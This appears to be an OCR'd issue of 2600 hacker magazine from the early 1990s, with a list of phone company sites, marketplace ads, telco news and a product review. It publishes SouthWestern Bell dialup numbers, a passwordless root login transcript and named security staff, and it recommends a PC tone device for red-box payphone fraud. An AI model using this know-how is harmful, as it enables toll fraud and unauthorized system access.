NJ8720, 150 MORRISTOWN RD, BERNARDSVILLE, 07924
NJ9470, 4 ESSEX AVE, BERNARDSVILLE, 07924, 2017668300
NJ3684, CHIMNEY ROCK RD/#1E, BOUND BROOK, 08805, 2015630802
NJD580, 55 CORPORATE DR, BRIDGEWATER, 08807, 2016586000
NJ9500, 745 RT 202/206, BRIDGEWATER, 08807, 2012316000
NJ9480, 95 CORPORATE DR, BRIDGEWATER, 08807, 2016585000
NJ3448, 2601 BURLINGTON-MT HOLLY RD, BURLINGTON, 08016
NJB230, 261 CONNETICUT DR, BURLINGTON, 08016, 6093878600
NJK050, 446 HIGH ST, BURLINGTON, 08016
NJ0140, 12 N 7TH ST, CAMDEN, 08102, 6095414301
NJ0120, 701 FEDERAL ST, CAMDEN, 08103
NJ3674, 218 LITTLE FALLS RD, CEDAR GROVE, 07009, 2018579601
NJ3619, 240 CEDAR KNOLLS RD, CEDAR KNOLLS, 07927, 2018988800
NJ0180, 88 HORSEHILL RD, CEDAR KNOLLS, 07927, 2015401985
NJ3614, ONE CHERRY HILL, CHERRY HILL, 08002, 6097793444
NJ9311, NORTH ROAD, CHESTER, 07930, 2018793400
NJ9530, 100 TERMINAL AVE, CLARK, 07066, 2013964000
NJ1500, 1 STONE TAVERN RD PO BOX 598, CLARKSBURG, 08510
NJ1520, RT 23 RD 4 BOX 286A, COLESVILLE, 07461, 2018754151
NJ4K00, 379 PRINCETON HIGHTSTOWN RD, CRANBURY, 08512, 6094487185
NJ3694, 100 FORD RD, DENVILLE, 07834, 2015862530
NJ6004, CLEMENTS BRIDGE RD, DEPTFORD, 08096, 6098485036
NJC270, 100 NARICON PL, EAST BRUNSWICK, 08816, 2015196000
NJ3441, 415 HWY 18, EAST BRUNSWICK, 08816, 2012389670
NJ8920, 300 PASSAIC ST, EAST NEWARK, 07029
NJ8630, 400/600 PASSAIC AVE, EAST NEWARK, 07029, 2014832183
NJ3653, 2224 RT 130 PARK PLAZA, EDGEWATER PARK, 08010, 6098712506
NJT080, 121 FIELDCREST AVE, EDISON, 08837
NJB180, 333 THORNALL ST, EDISON, 08837, 2016321900
NJ3638, 5 KELLOGG CT, EDISON, 08817, 2012873155
NJ3403, 364 KINDERKAMACK RD, EMERSON, 07630, 2012625341
NJ3404, 24 GRAND AVE, ENGLEWOOD, 07631, 2018948206
NJN200, RT 33 W GEDI CORP PARK, ENGLISHTOWN, 07726, 2014465050
NJN210, 90 CLINTON RD, FAIRFIELD, 07006, 2015758240
NJ2440, RT 617 CHERRYVILLE-SIDNEY RD, FLEMINGTON, 08822, 2017882178
NJK110, RD 6 RTS 54/322, FOLSOM, 08037, 6095673400
NJ3453, 21-51 LEMOINE AVE, FORT LEE, 07024
NJ1700, 175 W MAIN ST, FREEHOLD, 07728, 2017807910
NJ9560, RT 9 N - JUNIPER PLZ, FREEHOLD, 07728, 2015775000
NJ8840, 141 STATE ST S, HACKENSACK, 07601
NJ3630, 150 KANSAS ST, HACKENSACK, 07601, 2014875622
NJ3600, 1000 1ST ST, HARRISON, 07029, 2014832189
NJ3632, 74 PROSPECT PL, HILLSDALE, 07642, 2019301054
NJ7460, CRAWFORDS CORNER RD, HOLMDEL, 07733, 2019493000
NJBL00, HOLMDEL-KEYPORT RD, HOLMDEL, 07733, 2019497000
NJ9580, CARTER ROAD (CEC) PO BOX 1000, HOPEWELL, 08525, 6096391234
NJ9990, RT 654 PENNINGTON HOPEWELL RD, HOPEWELL, 08525, 6096396100
NJ3612, 485 RT 1 - PKY TWRS BLDG C, ISELIN, 08830, 2018558000
NJ9800, 11 PRINCESS RD/#G, LAWRENCEVILLE, 08648, 2018558000
NJLV00, 3131 PRINCETON PIKE, LAWRENCEVILLE, 08648, 6098964000
NJ6009, RT 1 & TEXAS AVE, LAWRENCEVILLE, 08648, 6097995083
NJB090, 125 HOWARD BLVD/#A, LEDGEWOOD, 07852, 2019271890
NJ8102, 307 MIDDLETOWN LINCROFT RD, LINCROFT, 07738, 2015764000
NJ3450, 112 EISENHOWER PKY, LIVINGSTON, 07089
NJ9110, BEACH AVE E, MANAHAWKIN, 08050, 6095973412
NJ3648, 1000 LINCOLN DR E, MARLTON, 08053
NJ3693, 525 S HWY 73/#105, MARLTON, 08053, 6095967421
NJ3681, 7000 LINCOLN DR E, MARLTON, 08053, 6095965000
NJ3703, 8 E STOW RD/#160, MARLTON, 08053
NJK080, 1741 WHITEHORSE-MERCERVILLE RD, MERCERVILLE, 08600,

```
     6098900748
NJK140, 601 BOUND BROOK RD, MIDDLESEX, 08846, 2017527571
NJC240, 200 LAUREL AVE S, MIDDLETOWN, 07748, 2019572000
NJ9600, 480 RED HILL RD, MIDDLETOWN, 07748, 2016154076
NJ0610, RR 2 BOX 254, MONMOUTH JUNCTION, 08852, 2013293410
NJ3428, 501 BLOOMFIELD AVE, MONTCLAIR, 07042, 2017467290
NJA030, 300 CAMPUS DR/#D, MORGANVILLE, 07751
NJ9460, 225 LITTLETON RD, MORRIS PLAINS, 07950, 2016311000
NJ9440, 1 SPEEDWELL AVE - EAST TWR, MORRISTOWN, 07962,
     2018982000
NJ9950, 1 SPEEDWELL AVE - NORTH TWR, MORRISTOWN, 07962,
     2018982000
NJ9450, 1 SPEEDWELL AVE - WEST TWR, MORRISTOWN, 07962,
     2018982000
NJ7100, 100 SOUTHGATE PKY, MORRISTOWN, 07962, 2018982000
NJ9410, 111 MADISON AVE, MORRISTOWN, 07962, 2018988000
NJ3620, 15 FORD AVE, MORRISTOWN, 07962, 2019845509
NJ3434, 16-18 PARK PL, MORRISTOWN, 07962, 2012675744
NJD380, 1776 ON THE GREEN, MORRISTOWN, 07962, 2018986000
NJ7230, 2 WHIPPANY RD, MORRISTOWN, 07962, 2012677460
NJ9390, 25 LINDSLEY DR, MORRISTOWN, 07962, 2012677460
NJ7500, 340 MT KEMBLE AVE, MORRISTOWN, 07962, 2013262000
NJB080, 412 MT KEMBLE AVE, MORRISTOWN, 07960, 2016446000
NJ0Y15, 44 WHIPPANY RD, MORRISTOWN, 07962
NJ9430, 475 SOUTH ST, MORRISTOWN, 07962, 2016062000
NJ3671, 60 COLUMBIA TPKE/#A, MORRISTOWN, 07962, 2018297200
NJ9380, 60 COLUMBIA TPKE/#B, MORRISTOWN, 07962, 2018297240
NJC690, MORRISTOWN MUNICIPAL AIRPORT, MORRISTOWN, 07962,
     2013261400
NJ9610, 430 MOUNTAIN AVE, MURRAY HILL, 07974, 2016657000
NJ9620, 600 MOUNTAIN AVE, MURRAY HILL, 07974, 2016657000
NJ3691, 1324 WYCKOFF RD, NEPTUNE, 07753, 2019383922
NJK160, 789 WAYSIDE RD, NEPTUNE, 07753
NJ2550, PATRICIA DR PO BOX 9, NETCONG, 07857, 2019272107
NJ2490, RT 206-S OF NETCONG CIR, NETCONG, 07857
NJC400, 156 SANDFORD ST, NEW BRUNSWICK, 08901, 2018288381
NJ1060, 95 WILLIAMS ST, NEWARK, 07102, 2015962500
NJB190, ONE GATEWAY CTR 7-45 RAYMOND PLZ W, NEWARK, 07102
NJ9640, TWO GATEWAY CTR, NEWARK, 07102, 2014686000
NJ3682, 3840 BAYSHORE RD, NORTH CAPE MAY, 08204, 6098862034
NJ9050, E BAYVIEW AVE OCEAN CITY RD, OCEAN GATE, 08740,
     2012692022
NJ3444, GARDEN CITY PLZ, PARAMUS, 07652, 2018437412
NJ8010, 1515 RT 10, PARSIPPANY, 07054, 2019934200
NJC940, 2001 RT 46, PARSIPPANY, 07054, 2012997200
NJ9270, 260 CHERRY HILL RD, PARSIPPANY, 07054, 2012993000
NJ9760, 299 JEFFERSON RD, PARSIPPANY, 07054, 2019521000
NJD410, 4 CAMPUS DR, PARSIPPANY, 07054, 2018291000
NJ9890, 4 GATEHALL DR, PARSIPPANY, 07054
NJA130, 4 GATEWAY, PARSIPPANY, 07054
NJ9290, 4 WOODHOLLOW RD, PARSIPPANY, 07054, 2014287700
NJ7400, 5 CENTURY DR, PARSIPPANY, 07054, 2016313900
NJC370, 5 WOODHOLLOW RD, PARSIPPANY, 07054, 2015813000
NJ9770, 600 LANIDEX PLZ, PARSIPPANY, 07054, 2014283500
NJ9280, 700 LANIDEX PLZ, PARSIPPANY, 07054, 2018847000
NJD490, 800 LANIDEX PLZ, PARSIPPANY, 07054, 2014282000
NJD400, 99 JEFFERSON RD, PARSIPPANY, 07054, 2015815600
NJ5601, 1077 THOMAS BUSCH MEM PKY, PENNSAUKEN, 08110
NJ9360, 100 KINGSBRIDGE RD, PISCATAWAY, 08854, 2018856800
NJB120, 100 NEW ENGLAND AVE, PISCATAWAY, 08854, 2015627000
NJ9300, 120 CENTENNIAL AVE, PISCATAWAY, 08854, 2019800017
NJB130, 140 CENTENNIAL AVE, PISCATAWAY, 08854, 2014577000
NJ7380, 180 CENTENNIAL AVE, PISCATAWAY, 08854, 2014576000
NJ7430, 20 KNIGHTSBRIDGE RD, PISCATAWAY, 08854, 2014571000
NJB390, 21 COLONIAL DR, PISCATAWAY, 08854, 2019819590
NJ9340, 242 OLD NEW BRUNSWICK RD, PISCATAWAY, 08854,
     2015626900
NJB140, 30 KNIGHTSBRIDGE RD, PISCATAWAY, 08854, 2014572000
NJKR00, 33 KNIGHTSBRIDGE RD, PISCATAWAY, 08854
NJ8810, 371 HOES LN, PISCATAWAY, 08854
NJPY00, 6 CORPORATE PL, PISCATAWAY, 08854, 2016992000
NJB330, 60 KINGSBRIDGE RD, PISCATAWAY, 08854, 2014575658
NJ15BL, 8 CORPORATE PL, PISCATAWAY, 08854
NJ3677, 64 FIRE RD, PLEASANTVILLE, 08232, 6096465006
NJ3437, 727 BLACK HORSE PIKE, PLEASANTVILLE, 08323, 6096468750
NJ9920, 2 INDEPENDENCE WAY, PRINCETON, 08540, 6092430175
NJPR00, CARTER RD (ERC) PO BOX 900, PRINCETON, 08540,
     6096391234
NJ3451, RT 206/ORLANDO DR, RARITAN, 08869, 2017071272
NJ0220, 120 PASSAIC ST W, ROCHELLE PARK, 07662, 2013686805
NJ2520, 65 PASSAIC ST W, ROCHELLE PARK, 07662, 2018453243
NJ7300, 75 PASSAIC ST W, ROCHELLE PARK, 07662, 2013686800
NJ6005, 80 MT HOPE RD, ROCKAWAY, 07866, 2013611212
NJ3604, 101 EISENHOWER PKY, ROSELAND, 07068, 2012286229
NJE260, GS PKY & I-80 PARK 80 - WEST 1, SADDLE BROOK, 07662
NJ9303, 101 JOHN F KENNEDY PKY, SHORT HILLS, 07078, 2015642000
NJD450, 150 JOHN F KENNEDY PKY, SHORT HILLS, 07078, 2013798500
NJ3422, 1130 BROAD ST, SHREWSBURY, 07702, 2013891787
NJ7920, 1 EXECUTIVE DR, SOMERSET, 08873, 2015632200
NJD340, 100 ATRIUM DR, SOMERSET, 08873, 2015601300
NJB340, 100 DAVIDSON AVE, SOMERSET, 08873, 2015600550
NJ7350, 11 CAMPUS DR, SOMERSET, 08873, 2015603044
NJC780, 2 WORLDS FAIR DR, SOMERSET, 08873, 2015630700
NJ1H00, 290 DAVIDSON AVE, SOMERSET, 08873, 2018052000
NJB060, 379 CAMPUS DR, SOMERSET, 08873, 2012716723
NJB070, 399 CAMPUS DR, SOMERSET, 08873, 2012716000
NJG500, 400 PIERCE ST/#A, SOMERSET, 08873, 2013561790
NJ8640, 580 HOWARD AVE, SOMERSET, 08873, 2012712300
NJD420, 5000 HADLEY RD, SOUTH PLAINFIELD, 07080, 2016683200
NJ3692, 40 COMMERCE ST, SPRINGFIELD, 07081, 2013763252
NJ9700, 50 LAWRENCE RD, SPRINGFIELD, 07081, 2014677000
NJD440, 190 RIVER RD, SUMMIT, 07901, 2015226555
NJ3423, 342 SPRINGFIELD AVE, SUMMIT, 07901, 2012771280
NJ3429, 167 HWY 37 E, TOMS RIVER, 08753, 2013417847
NJ0190, 1300 WHITEHORSE HAMSQ RD, TRENTON, 08690, 6095811004
NJ8760, 192 W STATE ST, TRENTON, 08608
NJ1190, 216 STATE ST, TRENTON, 08608, 6099897900
NJ9090, CABLE RD, TUCKERTON, 08087, 6092962221
NJ9710, 650 LIBERTY AVE, UNION, 07083, 2018512200
NJ3670, 1841 W LANDIS AVE, VINELAND, 08360, 6097793436
NJ6003, 3849 S DELSEA DR, VINELAND, 08360, 6098257514
NJ005H, 1415 WYCKOFF RD, WALL TOWNSHIP, 07675, 2019381300
NJ9730, 10 INDEPENDENCE BLVD, WARREN, 07060, 2015804000
NJD070, 184 LIBERTY CORNER RD, WARREN, 07060, 2015804000
NJ0210, 20 INDEPENDENCE BLVD, WARREN, 07060, 2015804000
NJ9314, 5 REINMAN RD, WARREN, 07060, 2017561501
NJK170, 1450 VALLEY RD, WAYNE, 07470, 2016335890
NJ9304, 185 MONMOUTH PKY, WEST LONG BRANCH, 07764,
     2018707000
NJ3900, 200 EXECUTIVE DR, WEST ORANGE, 07052, 2017362100
NJ9750, 100 S JEFFERSON RD, WHIPPANY, 07981, 2015152600
NJ0117, WHIPPANY RD PO BOX 903, WHIPPANY, 07981, 2013863000
NJB270, 1000 WOODBRIDGE CTR DR, WOODBRIDGE, 07095
NJ5010, 1480 RT 9 N, WOODBRIDGE, 07095, 2017503100
NJ3447, 350 RT 1 & WOODBRIDGE CTR, WOODBRIDGE, 07095,
     2017504580
```



New York Telephone
111 Livingston St Flr 16 Brooklyn NY 11201

NYNEX

[redacted]
BROOKLYN NY
[redacted]

October 29, 1992

Payment Thru: October 29, 1992
Re: [redacted]
Amt: $[redacted]

Dear [redacted].

I had hoped to talk with you about this month's unusually high bill, but I was unable to reach you by telephone.

I know that this bill in itself, is not necessarily a matter of great concern. It has been my experience - both personal and on the job - that a bill so much higher than usual, whether expected or not, often seems to come at just the wrong time in terms of impact on the budget. I wanted to let you know - if that is the case in this instance - that we understand and, if you wish, we would be glad to discuss payment arrangements.

If you have already mailed your payment, I thank you, and there is no need to reply, of course, but if not, I would like you to discuss it with your Representative. I would appreciate your calling us on (718) 890-1200, at your earliest convenience.

Sincerely,

Mr. H. Grady
Manager

**NYNEX had the nerve to send this loyal customer a semi-warning letter a full half month before the bill was even due!**

# STOP IT NOW

## Stop Working Long Hours and Getting Little Money.

## *Stop Someone From Bossing You Around!*

An Ex-Busboy And Now World Famous 900 # Entrepreneur, Lucifer Green Will Share His Secrets On How To Become A Successful Vendor Of A 900 # With Practically No Investment.

*ALL IT TAKES IS A PHONE CALL*

AS SEEN
ON T.V.

**THIS MIGHT BE YOUR LAST CHANCE TO MAKE IT IN THIS WORLD**

CALL NOW!
970-3849
The cost of this call is $69.
It will be charged to the phone
you make this call from.
*So, do it now and tell your boss*
*to take this job and shove it!*

CALL NOW!
970-3849
The cost of this call is $69.
It will be charged to the phone
you make this call from.
*So, do it now and tell your boss*
*to take this job and shove it!*

CALL NOW!
970-3849
The cost of this call is $69.
It will be charged to the phone
you make this call from.
*So, do it now and tell your boss*
*to take this job and shove it!*

CALL NOW!
970-3849
The cost of this call is $69.
It will be charged to the phone
you make this call from.
*So, do it now and tell your boss*
*to take this job and shove it!*

THE SECRET IS PRETTY OBVIOUS TO US.
ALL IT TAKES IS A LITTLE IGNORANCE, SOME FEAR, AND A DOSE OF HATRED.
THE PHONE COMPANY WILL TAKE CARE OF THE REST.

# 2600 marketplace

**2600 MEETING INFO: Turn to page 46.**

**WANTED:** EPROM programmer / programming adaptor compatible with 87xx series microcontrollers. Will Trade or purchase. Contact Travis at (916) 754-2063.

**COMPUTER VIRUS DEVELOPMENTS QUARTERLY** is the totally radical new quarterly journal covering the whole field of viruses, dedicated to making this info public knowledge. Each issue includes a disk. This winter's features: source code infectors and the Virus Creation Lab. Send $75 for a year's subscription, or send $10 for a sample issue (no disk). American Eagle Publications, Box 41401, Tucson, AZ 85717.

**LOOKING FOR HELP.** Any and all information, plans, books, schematics, etc. relating to hacking, phreaking, electronics, computers, phones, cable tv. Will share research info with all. Also, I need the address to Radio Electronics magazine and Popular Electronics magazine. Contact Salvatore Grasso #235123, M.S.C.F., P.O. Box 866, Wrightstown, NJ 08562.

**6TH INTERNATIONAL COMPUTER SECURITY & VIRUS CONFERENCE** at Manhattan Ramada (by Penn Station). 5 tracks, 90 speakers, 70 vendors, $395. 3/10/93-3/12/93 (Wednesday-Friday). Heavy emphasis on viruses and telecom fraud. Special sessions on LAN and a management track. Intro to security. NETWARE exhibit for non-attendees - fax business card to (303) 825-9151, your badge will be mailed. For registration, call 800-835-2246, extension 190.

**ARRESTED DEVELOPMENT.** H/P/A/V. +31.79.426079. Renegade 8-10 UUCP DOMAINS! Virnet Node, PGP Areas, 386-33mhz, 300mb, USR DS 38k4.

**LOOKING FOR ANYONE** and everyone wanting to trade ideas, Amiga files, info about "interesting" things. I have about 10 megs of text files, ALWAYS looking for more! Contact Steve at 414-422-1067 or email rlipper@csd4.csd.uwm.edu

**WE CAME, WE SAW, WE CONQUERED.** 11" x 17" full color poster of pirate flag flying in front of AT&T facility. Send $6 to P.O. Box 771072, Wichita, KS 67277-1072.

**PHONES TAPPED,** office/home bugged, spouse cheating. Then this catalogue is for you! Specialized equipment, items, and sources. It's time to get even. Surveillance, countermeasures, espionage, personal protection. Send $5 check or money order to B.B.I., PO Box 978, Dept. 2-6, Shoreham, NY 11786.

**TAP BACK ISSUES,** complete set Vol. 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or First Class Mail. Copy of 1971 Esquire article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the Original!

**PRINT YOUR ZIP CODE IN BARCODE.** A great label program that allows you to use a database of address to print label with barcode. You also type and print a custom label. Send $9 no check to: H. Kindel, 5662 Calle Real Suite 171, Goleta, CA 93117. IBM only.

**GENUINE 6.5536 MHZ CRYSTALS** only $5.00 each. Orders shipped postpaid via First Class Mail. Send payment with name and address to Electronic Design Systems, 144 West Eagle Road, Suite 108, Havertown, PA 19083. Also: information wanted on Northeast Electronics Corp's TTS-59A portable MF sender and TTS-2762R MF and loop signalling display. Need manuals, schematics, alignment and calibration instructions (or photocopies). Will reward finder.

**WIRELESS MICROPHONE** and wireless telephone transmitter kits. Featured in the WINTER 1991-92 2600. Complete kit of parts with PC board. $20 CASH ONLY, or $35 for both (no checks). DEMON DIALER KIT as reviewed in this issue of 2600. Designed and developed in Holland. Produces ALL voiceband signals used in worldwide telecommunications networks. Send $250 CASH ONLY (DM 350) to Hack-Tic Technologies, Postbus 22953, 1100 DL Amsterdam, Netherlands (allow up to 12 weeks for delivery). Please call +31 20 6001480 / *14#. Absolutely no checks accepted!

**FORMER U.S. ARMY ELECTRONIC WARFARE TECHNICIAN** with TS clearance looking for surveillance work which requires cunning, ingenuity, and skill. Prolocks of Atlantic City, Box 1769, Atlantic City, NJ 08404.

Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label. Ads may be edited or not printed at our discretion. Deadline for Spring issue: 2/15/93.


# telco news

We've seen a good deal of ineptitude on the part of phone companies over the years. But we're still capable of being surprised. SouthWestern Bell (SWBT) wins the prize in the latest round. Some numbers to their computers have been circulating for some time. Specifically, 316-261-1713, 316-261-1716, 316-261-1717, 316-261-1200, 316-261-1222, and 316-261-1229. The numbers themselves are insignificant; every phone company's computer dialups have been found by someone. It's the line of defense that exists after the computer picks up that is the true test of security. A writer we know was quite surprised when, while verifying the authenticity of one of these numbers, he accidentally got root access to the system! He had typed root as a joke thinking that would be the quickest and surest way to disconnect. Not so. He was instantly welcomed with open arms. The writer quickly hung up but this event raises some real troubling questions. Like where has SouthWestern Bell been lately? Don't they realize the importance of secure, non-obvious passwords, particularly for their most powerful account? How many people will be lured in by this seeming lack of concern? And finally, is this person now guilty of "breaking into" a phone company computer when that was never the intention?

In light of this occurrence, how can we take recent SWBT claims seriously? They seem to think that hackers are the root (no pun) of all of their problems. A recent SWBT publication claims that hackers who caused no damage cost the company lots of money. "The loss to SWBT is estimated at $370,000. That includes expenses for securing the packet network to avoid future intrusions, reprogramming costs and labor for an internal investigation."

"SWBT's efforts to prevent hackers include restructuring various communications networks and adding security hardware to computer systems.

"Employees serve as an important



```
CONNECT 1200

craswi
WARNING!! - THIS IS A SOUTHWESTERN BELL TELEPHONE SYSTEM, RESTRICTED TO
OFFICIAL BUSINESS. UNAUTHORIZED ACCESS, USE, OR MODIFICATION IS A VIOLATION
OF LAWS AND MAY SUBJECT THE PERPETRATOR TO CRIMINAL PROSECUTION.
login: root
Password:

Welcome!

/OTCSW + /CCS USERS: You are low on space.
Please clean up your files.

Reminder: Network meeting tomorrow at 10:00 a.m.

erase = backspace
kill = @
```

line of defense against hackers, said Barry Rabin, area manager-asset protection.

“‘The easiest way for a hacker to get into our computer is to obtain a password through what's known as “social engineering,”’ said Rabin.

“‘The hacker calls an employee and pretends to be another employee who needs a password to check on a job,’ Rabin said.

“To guard against social engineering, Rabin recommends making sure you know who you're talking to.

“‘It doesn't cost anything to confirm the identity of the caller by getting a number and making a call-back check,’ Rabin said. ‘Employees who receive any suspicious calls should contact the asset protection division or their interdepartmental security forum representative as soon as possible.’”

If you'd like more information on the practice of social engineering, SWBT's computer security administration group actually has an employee education campaign on the subject. Posters and other information for the campaign can supposedly be obtained by calling Jackie Smick at 314-235-3032.

SWBT is urging its employees to be alert. It seems pretty obvious to us that these employees just aren't doing all they can. In fact, we think they need all the help they can get. SWBT tells its employees “If you receive a suspicious phone call with a request for a company phone directory, computer password, or other proprietary information, the caller could be a computer hacker. To be safe, ask for a name and a call-back number, then contact your interdepartmental security forum representative.” It might be a good idea for the rest of us to keep on the alert for those wide open security holes you could back a truck through. If you find any, what better way to show your good intentions than by helping these poor souls out? These are the security “experts” for SWBT's various regions:

Arkansas:Don Miller:501-373-5372
Kansas:Mike Leck:316-268-3247
Missouri:Bob Fields:314-247-8028
Oklahoma:Charles Gass:405-278-4246
Texas:Renee Johnson:214-464-7907

Internal security memorandums of more than a year ago indicate that SouthWestern Bell was aware it had some major security holes. “Potentially ALL systems utilizing [the packet] network COULD HAVE BEEN COMPROMISED AND INTRUDED” was the dire warning in one memo. “Administrative controls SHOULD be placed on vendor support links, including dial-up ports and packet gateways.” Whether or not anything was ever actually done, it would appear that sloppiness is once again the rule.

An internal Bellcore bulletin concerning the security of packet switched networks goes into detail on how hackers believed to be affiliated with the Legion of Doom and 8LGM hacker groups took advantage of “OA&M diagnostic software tools (e.g., XRAY from TYMNET and TDT2 from SPRINTNET)” to get into the Public Packet Switched Network (PPSN) of various phone companies.

“The intruders gained access to a vendor supported OA&M ‘debug’ port to the BCC's TYMNET based PPSN. By exploiting the group based or default password the intruders then executed the program known as XRAY, and its utilities, to read the data traffic on any of the X.25 port line cards and MUX multiplexers. By reading the data of the X.25 port line cards or MUXs, and scanning the memory space internal to the packet handler, the intruders were able to capture logins and passwords transiting over or used within the packet network. With the help of the compromised logins and associated passwords, the intruders then attacked: 1) the computer systems and networks that were being addressed during the compromised packet sessions, or 2) the networked hosts to the packet handler."

The Bellcore bulletin targets a Legion of Doom/Hackers oriented bulletin board system and concludes that "the intruders have perfected their skills and have utilized that knowledge to compromise the PPSNs of several carriers. Once compromised, the intruders are able to capture data including logins and passwords from the PPSN traffic." Packet networks at risk included SPRINTNET (TELENET), TYMNET, Bell Atlantic's PDN, BellSouth's PULSELINK, Pacific Bell's PPS, Southern New England Telephone's ConnNet, and NYNEX's NYNEXLAN.

Bellcore clearly believes that hackers are nothing short of terrorists. A security alert from November 1990 warns that "the potential for security incidents this holiday weekend is significantly higher than normal because of the recent sentencing of three former Legion of Doom members. These incidents may include Social Engineering, computer intrusion, as well as possible physical intrusion." Pages are devoted to "suggested countermeasures" to counter the expected onslaught of attacks.

With this kind of paranoia running rampant in the hallowed halls of the phone companies, how is it that they still manage to leave the front door wide open?

## Yellow Pages Screening

Ever wonder where the phone companies draw the line on Yellow Pages advertising? We caught a glimpse of some internal NYNEX guidelines that define unacceptable advertising.

"Advertisements which are, in the opinion of the publisher, indecent, vulgar, obscene, suggestive, or offensive, either in direct presentation or by suggestion in the text or illustration, will not be accepted under any heading.

"Particular care should be exercised in reviewing advertising copy and illustrations for placement at any of the sensitive headings listed below....

"Balloons, Book Dealers, Dating Bureaus, Entertainers, Modeling Agencies, Massage, Motels, Motion Picture Producers, Night Clubs, Telegrams, Theatres, Escort Service.

"... Objectionable copy or illustration will be refused at any heading.... What is appropriate at one heading may take an entirely different meaning at another heading. For example, a person in a swim suit may be appropriate at "Swimwear & Accessories" but may communicate an offensive message at "Escort Service - Personal".

What Isn't Acceptable

"If the advertisement as a whole implies that the firm is something other than a legitimate establishment", the advertisement won't be printed.

*(continued on page 46)*

# PRODUCT REVIEW

**_Speach Thing_ by Convox Inc.**
**Suggested retail: $79.99**
**Available from just about any PC mail order house**
**Review by Cray-Z Phreaker**
**Special thanks to those who know...**

When I received the package from the UPS man, I was mildly surprised. The box was *quite* large for the application that I had in mind for the device. Much to my relief, upon unpacking the unit, it was revealed to be much smaller... perfect for what I had in mind. But let's not get ahead of ourselves.

Convox's *Speach Thing* is an add-on audio port for IBM/clone computers. It attaches to the machine via the parallel port, and comes with a rather large external speaker (9v powered). The device itself is the same size as a common "gender changer". A pair of wires protrude from one side of the device that attach to the external speaker. Just plug it in to the back of your machine, attach the speaker, and you are ready to go! Software installation is mindless, and straightforward.

The software itself isn't difficult to use, so I won't bother going into detail about that here. Let's talk about uses for the device.

After seeing the *Hack-Tic* Demon Dialer at SummerCon, I was very interested in the dèvice, but like many phreaks, I didn't have $250 lying around to spend on it. An alternative was needed, and since I have a cheap portable PC clone, why not utilize it somehow? Granted it's not as slick as the dialer, but I'm not worried about that right now. Upon hearing from some other phreaks (who would like to remain anonymous) about the *Speach Thing,* and their uses of it as a red box, I ordered one with the idea that it could do more... much more.

After testing out the unit with the red box sound file, I was impressed with the sound quality of the device, but not happy with the speaker itself. It's kinda large and didn't fit in my portable case well. The Radio Shack Mini Amplifier/Speaker (cat no. 277-1008C) is a good substitute, is 9v powered, and most importantly, it's small in size.

Now we have a small, programmable, portable tone generator. What more could a phreak ask for? Granted you have to have a portable computer, but most serious phreaks have one anyway. Now all we need is some useful software. I've been working on some software in my spare time, but it's far from being completed. With a telephone interface, there is no reason that this device couldn't do the same as the *Hack-Tic* dialer. If you add the sound digitizer option, your capabilities expand beyond that of the $250 dialer.

I had some difficulty with the *Speach Thing* on my Toshiba T-1000. Occasionally the playback rate changes a bit, then reverts back to the original setting while using the software supplied. When red boxing, you will get an AT&T operator online quick if you don't get in another "good" quarter. I have only seen this quirk when using the Toshiba T-1000 machine. It seems to work flawlessly with other portables.

If you have a portable and $80 available, I highly recommend this device as a basic tool for phreaking.

Enjoy and please write in with whatever experiences you have with the device.

## telco news

(continued from page 44)

Phrases that aren't acceptable include those which "refer to the sex, suggest nudity, or the physical description of the business staff".

There are also certain words and phrases you cannot ever use. These include "Young Technicians", "Once is never enough", Slip and slide oil rubs", "Hot Bodies for the man who has no limits", "We take it all off to music", "Strip Tease Dancers", "We show it all", "Full Nudity", and, of course, "Full". Other words include: "Strip", "Strip-o-Grams", "Full Show", "Topless", "Fantasy", "Nude", "Stripper", "Teletease Telegrams", "1/2 Full Show", and "Bottomless". We should point out that "Nude" and "Full" are only unacceptable when they are used to imply nudity.

Finally, the pictures/illustrations deemed unacceptable include: "Male or female forms alluding to sex or that are provocative in nature. Illustrations with expressive cleavage or bare buttocks will not be permitted; [as well as illustrations] that suggest sensual or erotic pleasures; male or female forms without proper street attire; and suggestive poses".

So now you know.

## 2600 MEETINGS

**New York City**

Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd. Payphones: 212-223-9011,8927; 212-308-8044,8162.

**Washington DC**

Pentagon City Mall in the food court.

**Cambridge, MA**

Harvard Square, inside "The Garage" by the Pizza Pad on the second floor.

**Philadelphia**

